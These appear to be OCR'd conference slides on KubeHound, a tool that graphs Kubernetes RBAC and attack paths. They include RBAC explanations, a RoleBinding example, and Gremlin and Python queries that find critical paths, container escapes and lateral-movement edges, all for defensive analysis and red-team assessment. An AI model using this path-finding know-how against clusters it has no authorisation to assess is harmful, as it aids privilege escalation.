
Cluster RoleBinding is not attached to any namespace, so it can only refer cluster roles.

```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: pod-exec-pods
  namespace: default
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: Role
  name: exec-pods
subjects:
  - kind: ServiceAccount
    name: pod-exec-sa
    namespace: default
```


RBAC in k8s

RBAC matrix

4 differents usecases with RBAC



Allowing access to k8s resources on a specific namespace




Can not link a CRB and a Role.


RBAC in k8s

RBAC matrix

4 differents usecases with RBAC



Allowing access to k8s resources on a **specific namespace even with Cluster Role**



Allowing access on cluster wide k8s resources

RBAC in k8s

In a nutshell

Roles and role bindings must exist in the same namespace.

Role bindings can link cluster roles, but they only grant access to the namespace of the role binding


Cluster role bindings link accounts to cluster roles and grant access across all resources.

Cluster role bindings can not reference roles.

RBAC in kubehound

PermissionSets

> A permission set is the combination of role and role binding. The reason is that RoleBinding can “downgrade” the scope of a cluster role.




```
PermissionSet represent the RBAC
access in KubeHound
```

```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.permissions() // get the permissionsets
.valueMap()
```

RBAC in kubehound

Rules in PermissionSets

> The details of the RBAC is flatten into the attribute “rules” of the permission set. It describes the verbs/resources/namespace.

`API()`	`API group (empty means core API group)`
`R()`	`K8s resources allowed to access`
`N()`	`Namespace scope for the k8s resources`
`V()`	`Verbs allowed to be used on the k8s resources`

```
API()::R(endpoints,services)::N()::V(list,watch)
```

RBAC in kubehound

Critical Assets

> An PermissionSet with significant rights that would allow an attack to compromise the entire cluster like cluster-admin.

```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.permissions()                    // get the permissionsets
.critical()                         // limit to criticalAsset only
.valueMap("name","role","rules") // filter to specific properties
```

Result

```
['name': ['system:node-proxier::system:node-proxier'], 'rules': ['[API()::R(endpoints,services)::N():
['name': ['create-pods::pod-create-pods'], 'rules': [ [API(*)::R(pods)::N()::V(get,list,create)]'], '
['name': ['system:controller:replication-controller::system:controller:replication-controller'], 'rul
['name': ['system:certificates.k8s.io:certificatesigningrequests:nodeclient::kubeadm:node-autoapprove
```

Attack paths

Let’s build some attack path

Critical Path

Building path …

Now that we need how to select specific k8s resources, we want to see how to build actual attack paths.

The goal is start at a specific resources and traverse to a critical asset (PermissionSet with high privileges).

`criticalPath()`

```
Will traverse all the edges until it reaches a critical assets or reach a maximum number of hops
```

`Default maxHops = 10`

Critical Path

Building path …

> When building path or criticalPaths, **always add a limit** otherwise there is high chances it will timeout with no result.

```
%%gremlin -d class -g critical -le 50 -p inv,oute

kh.containers()  // get all the containers
  criticalPaths() // generate all the critical paths
.limit(10000)       // limit the results
```

5k to 10k

It does not make sense to display more than 10k attack path. It will unmanageable anyway by a human …

Privilege escalation


Building path …

> Another thing an attack is looking for are container escape to node.
> Gaining access to a node is usually the first step toward full compromise.

`escapes()`

Starts a traversal from container to node and optionally allows filtering of those vertices on the "nodeNames" property.

```
%%gremlin -d class -g critical -le 50 -p inv,oute

kh.escapes()       // get all the container escape paths
.by(elementMap())
.limit(20000)      // limit the results
```




Lateral movement possibilities

Building path …

> Also knowing what you can do with a specific k8s resources can be useful. Attacks() show all the 1-hop possibility.

`attacks()` From a Vertex traverse immediate edges to display the next set of possible attacks and targets

```
%%gremlin -d class -g critical -le 50 -p inv,out

kh.containers()     // get all the containers
.attacks()          // show 1-hop attacks
.by(elementMap())   // display in graph
```



List attacks

List all critical path starting from publicly exposed endpoints
List all containers escape from a specific container
List all container escape to the control plane

Gremlin Expert

What we understood :sweat_smile:

Under the hood

Building path …

> When building a path you need to access Edges and Vertices to know when to stop the path.

`outV()`	get all outgoing vertices
`inV()`	get all incoming vertices
`outE()`	get all outgoing edges
`inE()`	get all incoming edges
`out()`	get all adjacent vertices connected by outgoing edges

Can be filtered with labels

Under the hood

Building path …

> Example using out*(), building the attacks() DSL function.

```
kh.containers().outE().inV().path()
```

From the container you get all outgoing edges

From the outgoing you get the vertices

You build a path between the 2

Or just attacks() :)

Under the hood

Building path …

> To build a path you need to iterate through the element and checks at every step if you want to stop or not.

`loops()`	Indicate the number of iteration
`repeat()`	Define the action you want to iterate
`until()`	Set the condition for the loop
`simplePath()`	Create a path with avoiding cyclic loop that will break the graph

Under the hood

Building path …

> To build a path you need to iterate through the element and checks at every step if you want to stop or not.

```
%%gremlin -d class -g critical -le 50 -p inv,oute

kh.endpoints().
repeat(
  outE().inV().simplePath()
).until(
    has("critical", true)
    .or().loops().is(4)
).has("critical", true)
.path().by(elementMap())
```


Root Element

Building path …

> To extract the first element of a path, the local function allows to scope to the first resources.

`local()`

Its purpose is to execute a child traversal on a single element within the stream.




```
%%gremlin -d class -g critical -le 50 -p inv,oute

kh.endpoints()     // List all endpoints
.criticalPaths()   // Generate the criticalPaths
.limit(local,1)    // Extract the first element
.dedup()           // Deduplicating result
.valueMap()        // Json output of the vertices
```

Non DSL attacks

List all attacks path from endpoints to node
List all endpoints properties by port with serviceEndpoint and IP addresses that lead to a critical path

Scripting time

Automate automate automate

Gremlin Python

Python to the rescue

> Kubehound expose the raw Janusgraph endpoint so you can automate your own stuff.

`gremlin_python`

"The best way to learn a language is to speak to natives"


Me who wants to learn python :

```python
#!/usr/bin/env python

import sys
from gremlin_python.driver.client import Client

KH_QUERY = "kh.V().hasCriticalPath()"

if len(sys.argv) != 3:
    print(f"Usage: {sys.argv[0]} cluster_name output_file")
    sys.exit(1)
_, cluster_name, outfile = sys.argv

c = Client("ws://127.0.0.1:8182/gremlin", "kh")
results = c.submit(KH_QUERY).all().result()
critical_paths = len(results)

with open(outfile, "a") as ofile:
    ofile.write(f"{cluster_name}: {len(results)}\n")
```

KPI

Because leadership love KPI

> As mentioned there is no current “real frontend” for Kubehound but we develop a small PoC for a dashboard in python with Panel lib.



Demo

Security metrics calculation

Real Use Cases

Prebuilt notebooks shipped

Red team


Initial Recon
Attack Path Analysis

Blue Team

Compromised Credentials
Compromised Container
Focus on container escapes
Shortest attack paths
Blast radius evaluation

KPI

High Level Metrics
Exposed asset analysis
Threat Modelling



Thank you

We are recruiting for the team :)

Senior Security Engineer - Adversary Simulation Engineering

Engineering

Paris, France